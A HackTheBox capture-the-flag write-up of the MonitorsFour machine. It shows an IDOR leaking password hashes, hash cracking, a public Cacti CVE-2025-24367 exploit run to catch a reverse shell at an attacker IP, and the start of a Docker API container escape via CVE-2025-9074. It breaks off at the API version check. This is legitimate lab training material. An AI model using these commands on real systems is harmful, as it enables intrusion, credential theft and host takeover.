Continuing my series of write-ups for HackTheBox’s seasonal event Season of the Gacha, I want to share my run through MonitorsFour. The machine wasn’t the hardest, but it had a non-obvious twist: a Windows host running Docker Desktop, which added some headaches during privilege escalation. I’ll admit I was initially confused as to why Nmap showed Windows while the shell I got was Linux—but more on that a bit later.
This box features an IDOR, some fresh CVEs, and a Docker container escape—overall, a great set of concepts to practice. Let’s dive in!
First, we add the target IP to /etc/hosts so we can access it by hostname:

echo "10.129.12.34 monitorsfour.htb" | sudo tee -a /etc/hostsThe target hosts the corporate website of "MonitorsFour", which positions itself as a premium provider of networking solutions. The site looks like a typical corporate landing page; however, the presence of an authentication system suggests that the entry point is likely either on the main site itself or on hidden subdomains.
We start with classic recon: a full port scan and subdomain discovery. This helps us understand which services are running on the box and where to look for an entry point. At this stage it’s important not to rush and to gather as much information as possible.
nmap -sC -sV -p- 10.129.12.34 -oN nmap_full.txt
Results:
PORT     STATE SERVICE VERSION
80/tcp   open  http    nginx
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: MonitorsFour - Networking Solutions
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
We only see two open ports—the attack surface is small but sufficient. The PHPSESSID cookie hints at a PHP application behind Nginx, so it’s worth looking for typical web vulnerabilities: SQL injection, LFI, IDOR, and so on.
Port 5985 (WinRM), Windows Remote Management, is used for remote administration of Windows systems. It may come in handy later—if we find valid Windows credentials, we can get a full shell via evil-winrm.
Open ports:
- 80 - Nginx (web server with PHP)
- 5985 - WinRM (Windows Remote Management)
As we’ve seen, the main site looks like a typical landing page with no obvious vulnerabilities—static pages, a contact form, nothing interesting at first glance. In cases like this, it often makes sense to try to find hidden subdomains. In my experience, those often host admin panels, monitoring systems, dev environments, or internal services that aren’t meant for public access and may be less protected.
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
     -u http://monitorsfour.htb \
-H "Host: FUZZ.monitorsfour.htb" -ac.png)
Results:
cacti [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 91ms]Great! We found the cacti subdomain. Cacti is a popular open-source network monitoring system built around RRDtool.
Historically, Cacti has had many CVEs, including critical RCE vulnerabilities. It works with a database, accepts user input for building graphs, uses external utilities (rrdtool), and each of these components can be a potential attack vector.
Add it to /etc/hosts:
echo "10.129.12.34 cacti.monitorsfour.htb" | sudo tee -a /etc/hosts

Since Cacti requires authentication, let’s return to the main site and look for hidden endpoints. We run directory and API endpoint fuzzing:
ffuf -w /usr/share/seclists/Discovery/Web-Content/api/api-endpoints.txt \
     -u http://monitorsfour.htb/FUZZ -ac
Among the discovered endpoints is /user, which accepts a token parameter. When testing IDOR-like issues, it’s common to try values such as 0, 1, 2, and so on. A value of 0 often either triggers an error or returns all records due to incorrect handling of edge cases. Apparently, the developers didn’t implement proper checks: a request with token=0 bypasses filtering and the server returns a full list of users along with their MD5 password hashes. A classic IDOR-type issue:
curl -s "http://monitorsfour.htb/user?token=0"
Server response:
[
  {
    "id": 2,
    "username": "admin",
    "email": "[email protected]",
    "password": "56b32eb43e6f15395f6c46c1c9e1cd36",
    "role": "super user",
    "token": "8024b78f83f102da4f",
    "name": "Marcus Higgins",
    "position": "System Administrator"
  },
  {
    "id": 5,
    "username": "mwatson",
    "email": "[email protected]",
    "password": "69196959c16b26ef00b77d82cf6eb169",
    "role": "user",
    "name": "Michael Watson"
  },
  {
    "id": 6,
    "username": "janderson",
    "email": "[email protected]",
    "password": "2a22dcf99190c322d974c8df5ba3256b",
    "role": "user",
    "name": "Jennifer Anderson"
  },
  {
    "id": 7,
    "username": "dthompson",
    "email": "[email protected]",
    "password": "8d4a7e7fd08555133e056d9aacb1e519",
    "role": "user",
    "name": "David Thompson"
  }
]
The hashes we got are 32 characters long, which is typical for MD5. As we know, MD5 is considered insecure, since there are huge databases of precomputed hashes (rainbow tables).

We use the online service CrackStation, which contains billions of precomputed hashes:
| Hash | Password |
|---|---|
56b32eb43e6f15395f6c46c1c9e1cd36 |
wonderful1 |
At first I tried logging into Cacti as admin:wonderful1, but it wouldn’t let me in. Then I tried plausible usernames based on the profile data (name Marcus Higgins, email admin@...): marcus, mhiggins, higgins... and marcus:wonderful1 turned out to be the correct combo.
Cacti credentials obtained: marcus:wonderful1
CVE-2025-24367 is a Cacti vulnerability (affecting versions <= 1.2.28) that allows arbitrary code execution (RCE) via command injection in the Graph Template field. The issue occurs due to insufficient sanitization of data passed into the rrdtool utility. A public PoC is available on GitHub: CVE-2025-24367-Cacti-PoC.

Go to http://cacti.monitorsfour.htb and log in using:
- Username: marcus
- Password: wonderful1
At the top of the page, we notice the Cacti version and confirm it: 1.2.28

The exploit authenticates to Cacti, uses the graphs/templates functionality to generate a PHP file in the web root, then triggers it to execute and deliver a reverse shell. The script spins up its own HTTP server on port 80 to deliver the payload, so I ran it with sudo.

Clone the repo and start a listener in a separate terminal:
git clone https://github.com/TheCyberGeek/CVE-2025-24367-Cacti-PoC.git
cd CVE-2025-24367-Cacti-PoC
nc -lvnp 9001Run the exploit with our parameters:
sudo python3 exploit.py -url http://cacti.monitorsfour.htb -u marcus -p wonderful1 -i 10.10.14.36 -l 9001+ [+] Cacti Instance Found!
+ [+] Serving HTTP on port 80
+ [+] Login Successful!
+ [+] Got graph ID: 226
# [i] Created PHP filename: rKQT0.php
+ [+] Got payload: /bash
# [i] Created PHP filename: 4bWsW.php
+ [+] Hit timeout, looks good for shell, check your listener!
+ [+] Stopped HTTP server on port 80
In the netcat terminal we catch a shell, and the hostname immediately stands out: 821fbd6a43fa. That’s a shortened container ID—typical for Docker. So we didn’t land on the Windows host, but inside an isolated Linux environment within a container.
At the same time, Nmap initially showed Service Info: OS: Windows. That isn’t an error: the target runs Docker Desktop, which uses WSL2 as its backend. Cacti is running in a container, but the host system is Windows. That’s enough to get the user flag, but to get root we’ll need to break out.
Connection received on 10.129.12.34 57590
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
www-data@821fbd6a43fa:~/html/cacti$
After getting a shell, the first thing to do is verify context: which user we are and what’s available. We’re www-data, the standard account for web services—minimal privileges. Running id shows no interesting groups—just www-data. Next, we inspect /home and find the marcus user directory. Inside, there’s user.txt. The file is mode 644, so it’s readable without issues:
www-data@821fbd6a43fa:~/html/cacti$ whoami
www-data

www-data@821fbd6a43fa:~/html/cacti$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@821fbd6a43fa:~/html/cacti$ ls -la /home
total 12
drwxr-xr-x 3 root   root   4096 Oct 15 12:34 .
drwxr-xr-x 1 root   root   4096 Oct 15 12:34 ..
drwxr-xr-x 2 marcus marcus 4096 Oct 15 12:34 marcus

www-data@821fbd6a43fa:~/html/cacti$ ls -la /home/marcus
total 12
drwxr-xr-x 2 marcus marcus 4096 Oct 15 12:34 .
drwxr-xr-x 3 root   root   4096 Oct 15 12:34 ..
-rw-r--r-- 1 marcus marcus   33 Oct 15 12:34 user.txt

www-data@821fbd6a43fa:~/html/cacti$ cat /home/marcus/user.txt
23cde88d************************
User flag obtained! But this isn’t the end—we’re in a container, and the root flag is on the host machine.
We have a shell, but we’re inside a Docker container with restricted privileges. To reach the root flag, we need to escape from the container onto the host. In this situation, the first thing I check is whether we can access Docker Engine (via a Docker socket or Docker API), because that often leads directly to mounting the host filesystem.
CVE-2025-9074 is a Docker Desktop vulnerability where locally running Linux containers can connect to the Docker Engine API over Docker Desktop’s internal subnet without authentication. The description explicitly mentions the default endpoint 192.168.65.7:2375, and importantly, this can happen regardless of ECI and the Expose daemon on tcp://localhost:2375 without TLS option.

First, we confirm we’re in a container and inspect the network environment. We need to understand which subnet we’re in and which addresses are reachable. We look for the gateway, DNS servers, and any other hosts we can reach:
www-data@821fbd6a43fa:~/html/cacti$ hostname
821fbd6a43fa

www-data@821fbd6a43fa:~/html/cacti$ ip addr
2: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP>
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
Docker’s API typically listens on port 2375 (no TLS) or 2376 (TLS). If the API is accessible without authentication, we can create a privileged container and access the host filesystem—this is a classic container escape technique. We start by checking the container gateway, which is usually the first address in the subnet:
www-data@821fbd6a43fa:~/html/cacti$ ip route
default via 172.18.0.1 dev eth0
172.18.0.0/16 dev eth0 proto kernel scope link src 172.18.0.2

www-data@821fbd6a43fa:~/html/cacti$ curl http://172.18.0.1:2375/version
curl: (7) Failed to connect to 172.18.0.1 port 2375 after 0 ms: Could not connect to server
No luck—the gateway is just a virtual interface of the bridge network. Next, we try host.docker.internal, a special DNS name that Docker Desktop creates to access the host from inside containers:
www-data@821fbd6a43fa:~/html/cacti$ curl -v http://host.docker.internal:2375/version
* Host host.docker.internal:2375 was resolved.
* IPv6: fdc4:f303:9324::254
* IPv4: 192.168.65.254
*   Trying 192.168.65.254:2375...
* connect to 192.168.65.254 port 2375 from 172.18.0.2 port 38548 failed: Connection refused
curl: (7) Failed to connect to host.docker.internal port 2375 after 19 ms: Could not connect to server
Still no, but we got valuable information. host.docker.internal resolves to two addresses: IPv6 fdc4:f303:9324::254 (unreachable: Network is unreachable) and IPv4 192.168.65.254 (Connection refused). That’s Docker Desktop’s internal subnet on Windows. The 192.168.65.0/24 range is used by Docker Desktop for communication between the host and containers. The API isn’t on .254, but that doesn’t mean it isn’t elsewhere on that subnet.
We also check whether a Docker socket is mounted inside the container:
www-data@821fbd6a43fa:~/html/cacti$ ls -la /var/run/docker.sock 2>/dev/null
www-data@821fbd6a43fa:~/html/cacti$ find / -name "docker.sock" 2>/dev/null
Nothing again—no socket mounted.
Scanning 192.168.65.0/24:
Since host.docker.internal points to 192.168.65.254 but the API isn’t there, the Docker Engine might be listening on another IP in the same subnet. We brute-force all addresses from 1 to 254. The subnet is small, so it only takes a couple of seconds:
www-data@821fbd6a43fa:~/html/cacti$ for i in $(seq 1 254); do (curl -s --connect-timeout 1 http://192.168.65.$i:2375/version 2>/dev/null | grep -q "ApiVersion" && echo "192.168.65.$i:2375 OPEN") & done; wait
192.168.65.7:2375 OPEN
And finally—we get a hit. The Docker API is open on 192.168.65.7.
We confirm the API responds and check the version:
www-data@821fbd6a43fa:~/html/cacti$ curl http://192.168.65.7:2375/version{
"Platform": {"Name": "Docker Engine - Community"},
"Version": "28.3.2",
